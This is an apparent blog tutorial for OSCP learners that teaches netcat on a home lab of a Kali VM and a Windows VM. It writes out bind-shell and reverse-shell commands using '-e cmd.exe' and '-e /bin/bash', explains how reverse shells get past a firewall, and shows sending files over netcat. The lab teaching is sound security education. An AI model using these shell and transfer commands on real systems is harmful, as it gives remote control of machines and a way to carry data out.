
First follow this link whilst on the Windows VM: https://nmap.org/download.html#windows to download nmap.



Latest stable release self-installer: nmap-7.92-setup.exe
Latest Npcap release self-installer: npcap-1.60.exe

Download and instaling the nmap executable.

Select the “Latest stable release self-installer: nmap-7.92-setup.exe” or the current “stable” version. This file saves to Program Files (x86). Using the command prompt, navigate to Program Files (x86) and find the nmap download. Within this director, run `nmap` to check that the install has been successful. You can now use the `ncat` command. Note: In Linux, the default command is `nc` while in Windows it is `ncat` .

Now that this has been installed you can practice using this tool to create connections between your Kali and Windows VMs.

Basic connections


Kali server

Use `ifconfig` on Kali to identify your IPv4 address and `ipconfig` on Windows.

After identifying and noting your IP addresses, you can start your connection. On your Kali VM, set up a netcat listener on a specified port of your choice to “listen” for connections. I’m using port 4444 and -nlvp options:

- p = local port number

```
nc -nlvp 4444
```




```
parallels@kali-linux-2021-3:~$
```

Open a new command prompt on your Windows VM and connect to the open port on your Kali VM using:

```
ncat -nv <Kali-IP> 4444
```

```
C:\Users\theo>_
```

The output shows that we have now successfully connected the two machines. This is essentially now a simple messaging service where you can send messages between machines. You can see from the outputs below that a message sent from the Windows machine has been received by the Kali machine and vice-versa.



```
C:\Users\theo>ncat -nv 10.211.55.6 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 10.211.55.6:4444.
```

```
parallels@kali-linux-2021-3:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.211.55.6] from (UNKNOWN) [10.211.55.7] 3288
```

Use Ctrl + C on either machine to close the connection.


Windows server

This is basically the same method as the above however you use:

- `ncat -nlvp 4444` to listen for connections on the Windows VM.
- `nc -nv <Windows-IP> 4444` to connect to 👆 from your Kali VM.

```
C:\Users\theo>
```

Using netcat to listen on port 4444 from Windows VM



```
C:\Users\theo>ncat -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

```
parallels@kali-linux-2021-3:~$
```

Establishing a connection and sending messages between the two VMs

Bind shells

Now that you’ve successfully connected the two virtual machines, lets look at bind shells. To set up a bind shell we essentially need to attach a shell to a port on one machine so that when a connection is made the shell can be accessed on the other machine and commands can be executed.


> ***NOTE:*** *For this stage to work you will need to go to your firewall settings on the Windows VM and turn the Firewall off. Obviously this is not the safest thing to do so remember to turn the firewall back when you’re finished. If you don’t turn the Firewall off then you will not be able to connect to the Windows VM. Try toggling the firewall settings during these tasks to see what does work and what doesn’t to help understand what is going on.*

Windows bind shell

To start a bind shell on Windows we need to set up a listener with the cmd.exe (Windows command prompt) executable attached to it. To specify the file to execute we can use either:

- e = program to execute after connection option. Syntax: -e <filename>
- c = use /bin/sh to execute. Syntax: -c <shell commands>

```
ncat -nlvp 4444 -e cmd.exe
```




```
C:\Users\theo>
```

Windows VM: Using netcat to bind shell to port 4444 upon connection

Now that you have bound the shell to the port, connect to it using:

```
nc -nv <Windows-IP> 4444
```

Once a connection is made, the Kali VM will have access to the Windows VM shell.



```
C:\Users\theo>
```


```
parallels@kali-linux-2021-3:~$
```

Connecting to the bind shell from the Kali VM and accessing the Windows Command Line

You can see that the Kali VM now has access to the Windows shell from the output of `whoami` changing from “parallels” to “theobridgembe32/theo”.

Kali bind shell

On Kali, the bind shell method differs slightly to the above, where you’ll use `-c /bin/bash` instead of `-e cmd.exe`. The -e and -c options can be used interchangeably however I believe this is the correct usage. I’ll mix and match these options throughout this blog to show you that they both work. Use `whoami` to confirm the successful bind shell:



```
C:\Users\theo>
```

```
parallels@kali-linux-2021-3:~$
```

Connecting to bind shell from Window VM

Reverse shells

A reverse shell is when the executable shell is sent from the host to the machine that is listening rather than being bound to the port and executed upon connection. This can be used when there is a Firewall blocking a connection for a bind shell and allows the machine behind the firewall to send access to the shell to the listening machine outside of the firewall.

Windows reverse shell

Now you can turn on the firewall on the Windows VM to show how the reverse shell can bypasses it.


Firstly, start a listener on Kali VM:

```
nc -nlvp 4444
```

Next, connect to the listening port and send the shell to the it using:

```
ncat <Kali-IP> 4444 -c cmd.exe
```

In the same way -c cmd.exe can be bound to a port, it can also be used in reverse and sent to the listening machine hence “Reverse” shell. This means that a shell, even if behind a firewall, can be sent to an outside machine and be executed upon connection to gain access to execute commands.



```
C:\Users\theo>
```

```
parallels@kali-linux-2021-3:~$
```

Sending a reverse shell from Windows VM to Kali VM

You can see from the output that once the connection is made the reverse shell is executed by the listener.

Kali reverse shell


For this to work, once again you'll need to disable your firewall on the Windows VM (or create a rule that will allow this connection). Try it with and without the firewall to see what happens.

Set up the listener on the Windows:

```
ncat -nlvp 4444
```

Connect to the listener and send the reverse shell. Again, instead of using `-c cmd.exe` you will need to use `-e /bin/bash` :

```
nc -nv <Windows-IP> 4444 -e /bin/bash
```



```
C:\Users\theo>
```

```
parallels@kali-linux-2021-3:~$
```

Sending a reverse shell from Kali VM to Windows VM

As you can see from the output, the reverse shell was successfully executed on the listening machine and the Windows VM has access to the Kali command line.

File transfers

Windows file transfer

You can use Netcat to transfer files between the two VMs. Start by creating a file to send from the Windows VM:

```
echo "password" > password.txt
```


Set up the Kali listener and specify where to save the transferred file:

```
nc -nlvp 4444 > passwordWindows.txt
```

Send the file from the Windows machine by using the file as the input for the connection:

```
ncat -nv <Kali-IP> 4444 < password.txt
```

When the connection has been made the file contents are saved to the file specified by the listener:



```
C:\Users\theo>_
```


```
parallels@kali-linux-2021-3:~$
```

Creating and sending a file from the Windows VM to the Kali VM.

You can see from the output that the file was successfully transferred. From the Kali VM it looks as though the connection was just ended however the successful file transfer can be confirmed by reading the contents transferred file with `cat <transferred_file>` .

Kali file transfer

This is pretty much the same as sending files from the Windows VM. The only difference is that you will need to manually stop the connection using Ctrl + C before reading the file:




```
C:\Users\theo>
```

```
parallels@kali-linux-2021-3:~$
```

Sending a file from Kali VM to Windows VM


As you can see the process to send files is fairly similar from either operating system. This can also be done in reverse where the file is sent from the machine that is listening so that the machine connecting receives the file. This is essentially like binding a file instead of a shell.



```
C:\Users\theo>type kali_file_transfer.txt
kali_password123

C:\Users\theo>ncat -nlvp 4444 < kali_file_transfer.txt
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.211.55.6.
Ncat: Connection from 10.211.55.6:42202.
```

Sending (binding) a file from the listening machine.



```
parallels@kali-linux-2021-3:~$ nc -nv 10.211.55.7 4444 > new_kali_file.txt
(UNKNOWN) [10.211.55.7] 4444 (?) open

parallels@kali-linux-2021-3:~$ cat new_kali_file.txt
kali_password123
```

Successfully transferred file to the machine that connected to the open port.

Wrapping Up…

You should now have a basic understanding of Netcat. The freedom to change firewall settings and try different things from both Kali and Windows is a great way to learn. It also forces you to simultaneously use the different operating systems and gets you familiar with the subtle yet important differences between Windows and Kali commands.

Practicing with two VMs helps get to grips with Netcat and allows you to try things out. For example, try creating a script that prints “Hello World” to the terminal upon execution and try binding, reverse “scripting” and sending this file using Netcat to see what happens. You can have a lot of fun with this and attempt to execute and send different things files.

As always, if you have made it this far please clap like crazy, comment, share, subscribe and follow me to join me on my journey towards OSCP. Follow me on Twitter @HackTheBridge for more regular updates. Thank you for your support! See you next time!

Ethical Hacking Hacking Information Security Infosec Netcat

Follow

Written by HackTheBridge

274 Followers